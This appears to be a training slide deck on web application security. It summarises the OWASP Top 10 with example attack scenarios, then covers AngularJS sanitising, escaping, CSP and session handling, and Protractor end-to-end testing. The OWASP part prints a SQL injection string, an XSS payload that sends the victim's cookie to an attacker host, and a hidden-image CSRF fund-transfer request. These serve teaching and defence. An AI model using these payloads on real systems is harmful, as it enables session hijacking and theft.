- The goal of the Top 10 project is to raise awareness about application security by identifying some of the most critical risks facing organizations.

OWASP Top 10

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards

A1. Injection

- Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query.
- The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data

Example Attack Scenario

The application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") +"'";
```

The attacker modifies the 'id' parameter in their browser to send: ' or '1'='1. This changes the meaning of the query to return all the records from the accounts database, instead of only the intended customer's.

```
http://example.com/app/accountView?id=' or '1'='1
```

A2 – Broken Authentication and Session Management

- Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.
- Example Attack Scenarios
- Scenario #1:
  - Airline reservations application supports URL rewriting, putting session IDs in the URL:

    http://example.com/sale/saleitems;jsessionid= 2P0OC2JSNDLPSKHCJUN2JV?dest=Hawaii
  - An authenticated user of the site wants to let his friends know about the sale. He e-mails the above link without knowing he is also giving away his session ID.
  - When his friends use the link they will use his session and credit card.
- Scenario #2:
  - Application's timeouts aren't set properly.
  - User uses a public computer to access site. Instead of selecting "logout" the user simply closes the browser tab and walks away.
  - Attacker uses the same browser an hour later, and that browser is still authenticated.
- Scenario #3:
  - Insider or external attacker gains access to the system's password database. User passwords are not encrypted, exposing every users' password to the attacker.

A3 – Cross-Site Scripting (XSS)

- XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites

Example Attack Scenario

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in their browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

A4 – Insecure Direct Object References

- A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key.
- Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

Example Attack Scenario

The application uses unverified data in a SQL call that is accessing account information:

```
String query = "SELECT * FROM accts WHERE account = ?";

PreparedStatement pstmt =
connection.prepareStatement(query , ... );

pstmt.setString( 1, request.getParameter("acct"));

ResultSet results = pstmt.executeQuery( );
```

The attacker simply modifies the 'acct' parameter in their browser to send whatever account number they want. If not verified, the attacker can access any user's account, instead of only the intended customer's account.

```
http://example.com/app/accountInfo?acct=notmyacct
```

A5 – Security Misconfiguration

- Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform.
- All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date.
- Example Attack Scenarios
- Scenario #1: The app server admin console is automatically installed and not removed. Default accounts aren’t changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.
- Scenario #2: Directory listing is not disabled on your server. Attacker discovers she can simply list directories to find any file. Attacker finds and downloads all your compiled Java classes, which she reverses to get all your custom code. She then finds a serious access control flaw in your application.
- Scenario #3: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws. Attackers love the extra information error messages provide.
- Scenario #4: App server comes with sample applications that are not removed from your production server. Said sample applications have well known security flaws attackers can use to compromise your server.

A6 – Sensitive Data Exposure

- Many web applications do not properly protect sensitive data, such as credit cards, tax ids, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
- Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this means it also decrypts this data automatically when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.
  - The system should have encrypted the credit card numbers using a public key, and only allowed back-end applications to decrypt them with the private key.
- Scenario #2: A site simply doesn't use SSL for all authenticated pages. Attacker simply monitors network traffic (like an open wireless network), and steals the user's session cookie. Attacker then replays this cookie and hijacks the user's session, accessing all their private data.

A7 – Missing Function Level Access Control

- Virtually all web applications verify function level access rights before making that functionality visible in the UI.
- However, applications need to perform the same access control checks on the server when each function is accessed.
- If requests are not verified, attackers will be able to forge requests in order to access unauthorized functionality.

A8 - Cross-Site Request Forgery (CSRF)

- A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application.
- This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim

The application allows a user to submit a state changing request that does not include anything secret. For example:


```
http://example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243
```

So, the attacker constructs a request that will transfer money from the victim's account to their account, and then embeds this attack in an image request or iframe stored on various sites under the attacker's control like so:

```
<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#"
width="0" height="0" />
```

OWASP Top 10

- A9 - Using Components with Known Vulnerabilities
  - Vulnerable components, such as libraries, frameworks, and other software modules almost always run with full privilege. So, if exploited, they can cause serious data loss or server takeover. Applications using these vulnerable components may undermine their defenses and enable a range of possible attacks and impacts
- A10 – Unvalidated Redirects and Forwards
  - Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages



ANGULARJS SECURITY SERVICES

List of useful HTTP Headers

```
Strict-Transport-Security: max-age=16070400; includeSubDomains
X-Frame-Options: deny
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self'
Content-Security-Policy-Report-Only: default-src 'self'; report-
uri http://loghost.example.com/reports.jsp
```

Sanitizing HTML

- AngularJS includes a $sanitize service that will parse an HTML string into tokens and only allow safe and white-listed markup and attributes to survive, thus sterilizing a string so the markup contains no scripting expressions or dangerous attributes.
- The ngBindHtml directive will use the $sanitize service implicitly, however, the **$sanitize service is not part of the core ng module**, so an additional script needs to be added into the page

```
$scope.insane = "<b> not sane</b> <script>alert('xss')<//script><xss>XSS<//xss>";

<p> {{insane}}</p> // prints as is
<p ng-bind-html="insane"></p> // wont display
```

Strict Contextual Escaping (sce)

- **“Strict Contextual Escaping”** abbreviated as “sce” is a service of angular, which helps us to safely bind the values in our angular application.
- A service that can wrap an HTML string with an object that tells the rest of Angular the HTML is trusted to render anywhere

```
<p> {{description}}</p>
Here, "description" may contain some html markup like:
<b>this is demo description</b><br/> and this is new line <script>alert()<//script>

Now when the html page is rendered, it displays description content as it is:
<b>this is demo description</b><br/> and this is new line <script>alert()<//script>

To execute this and render it as html, we have to tell angular that its secure to bind this.
It can be done using $sce.trustAsHtml().
This method converts the value to privileged one that is accepted and rendered safely by using
"ng-bind-html".

<p ng-bind-html="description"></p>
It will display :
this is demo description
and this is new line
```

Strict Contextual Escaping (sce) example

```
<script type="text/javascript" src="js/angular.min.js"></script>
<script type="text/javascript" src="js/angular-sanitize.min.js"></script>
<script type="text/javascript">
        var app = angular.module("app", ['ngSanitize']);
        app.controller("ctrl", function($scope, $sce) {
            $scope.test = '<b>this is demo description</b><br/> and this is new line <script>alert()<//script>';
            $scope.description = $sce
                    .trustAsHtml($scope.test);
        });
    </script>
</head>
<body>
    <div ng-app="app">
        <div ng-controller="ctrl">
            <p> {{test}}</p>
            <p ng-bind-html="description"></p>
        </div>
    </div>
</body>
</html>
```

this is demo description
 and this is new line <Script>alert()<//script>

this is demo description
and this is new line

Handling Sessions

Respond to Events

```
$rootScope.$on('Auth:Required', function() {
  $location.path('/login');
});

$rootScope.$on('Auth:Logout', function() {
  StorageService.clear();  // clear user info
  $rootScope.$broadcast('Auth:Required');
});
```

Handling Sessions

$httpProvider.interceptors

```
$httpProvider.interceptors.push(function($q, $rootScope) {
  return {
     'responseError': function(rejection) {
        if (rejection.status === 401) {
           $rootScope.$broadcast('Auth:Required');
        }
        return $q.reject(rejection);
     }
  };
});
```

Content Security Policy

- CSP is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks.
- Applying ngCsp will cause Angular to use CSP compabtilibity mode.
- When this mode is on AngularJS will evaluate all expressions up to 30% slower than non-CSP mode, but no security violations will be raised.

ngCsp

Enables CSP (Content Security Policy) support.

```
<!doctype html>
<html ng-app ng-csp>
...
...
</html>
```

Content Security Policy

- <html ng-app ng-csp>

```
<div ng-controller="MainController as ctrl">
  <div>
    <button ng-click="ctrl.inc()" id="inc">Increment</button>
    <span id="counter">
      {{ctrl.counter}}
    </span>
  </div>

  <div>
    <button ng-click="ctrl.evil()" id="evil">Evil</button>
    <span id="evilError">
      {{ctrl.evilError}}
    </span>
  </div>
</div>
```

```
angular.module('cspExample', [])
.controller('MainController', function() {
   this.counter = 0;
   this.inc = function() {
     this.counter++;
   };
   this.evil = function() {
     // jshint evil:true
     try {
       eval('1+2');
     } catch (e) {
       this.evilError = e.message;
     }
   };
 });
```

A4- Insecure Direct Object References

- $resource
  - A factory which creates a resource object that lets you interact with RESTful server-side data sources.
  - Requires the ngResource module to be installed.
  - A resource "class" object with methods for the default set of resource actions optionally extended with custom actions. The default set contains these actions:


```
{ 'get':    {method:'GET'},
  'save':   {method:'POST'},
  'query':  {method:'GET', isArray:true},
  'remove': {method:'DELETE'},
  'delete': {method:'DELETE'} };
```

  - Calling these methods invoke an $http with the specified http method, destination and parameters. When the data is returned from the server then the object is an instance of the resource class. The actions save, remove and delete are available on it as methods with the $ prefix. This allows you to easily perform CRUD operations (create, read, update, delete) on server-side data

A4- Insecure Direct Object References [$resource]

```
// Define CreditCard class
var CreditCard = $resource('/user/:userId/card/:cardId',
 {userId:123, cardId:'@id'}, {
  charge: {method:'POST', params:{charge:true}}
 });
// We can retrieve a collection from the server
var cards = CreditCard.query(function() {
  // GET: /user/123/card
  // server returns: [ {id:456, number:'1234', name:'Smith'} ];
  var card = cards[0];
  // each item is an instance of CreditCard
  expect(card instanceof CreditCard).toEqual(true);
  card.name = "J. Smith";
  // non GET methods are mapped onto the instances
  card.$save();
  // POST: /user/123/card/456 {id:456, number:'1234', name:'J. Smith'}
  // server returns: {id:456, number:'1234', name: 'J. Smith'};
  // our custom method is mapped as well.
  card.$charge({amount:9.99});
  // POST: /user/123/card/456?amount=9.99&charge=true {id:456, number:'1234', name:'J. Smith'}
});
```

CORS


CORS “Credentials”
Access-Control-Allow-Origin: https://example.com
Access-Control-Allow-Credentials: true
Should you send Cookies and HTTP Authentication data with all requests?
$httpProvider.defaults.withCredentials = true

- Protractor is an end-to-end test framework for AngularJS applications. Protractor runs tests against your application running in a real browser, interacting with it as a user would.
- Protractor is a Node.js program.
- To run, you will need to have Node.js installed.

Protractor

- npm install -g protractor
- This will install two command line tools, protractor and webdriver-manager.
- Try running protractor --version to make sure it's working.
- The webdriver-manager is a helper tool to easily get an instance of a Selenium Server running. Use it to download the necessary binaries with:
  - webdriver-manager update
- Now start up a server with:
  - webdriver-manager start
- This will start up a Selenium Server and will output a bunch of info logs.
- You can see information about the status of the server at http://localhost:4444/wd/hub

conf.js

```
// conf.js
exports.config = {
  framework: 'jasmine2',
  seleniumAddress: 'http://localhost:4444/wd/hub',
  specs: ['spec.js'],
  multiCapabilities: [{
       browserName: 'firefox'
      }, {
        browserName: 'chrome'
      }]
}
```

spec.js

```
// spec.js
describe('Protractor Demo App', function() {
    beforeEach(function() {
        browser.get('http://localhost:8080/trial/customersMaster.html');
    });
    it('should have a title', function() {
        browser.get('http://localhost:8080/trial/customersMaster.html');
        expect(browser.getTitle()).toEqual('Customer Orders');
    });
    it('should have a customers', function() {
        var customers = element.all(by.repeater('customer in customers'));
        customers.then(function(result) {
            console.log("REcords....." + result.length);
            expect(result.length).toBeGreaterThan(1);
            expect(customers.count()).toEqual(11);
        });
    });
});
```

spec.js

```
it('search King customers', function() {
    var searchText = element(by.model('searchText'));
    // var searchBtn = element(by.id('Searc'));
    searchText.sendKeys('King');
    var searchId = element(by.id('st'));
    searchId.keypress();
    var customers = element.all(by.repeater('customer in customers'));
    customers.then(function(result) {
        console.log("King Records....." + result.length);
        expect(result.length).toBeGreaterThan(1);
        expect(customers.count()).toEqual(11);
    });
    // browser.pause();
    // browser.debugger();
    });
```

Run the tests

- protractor conf.js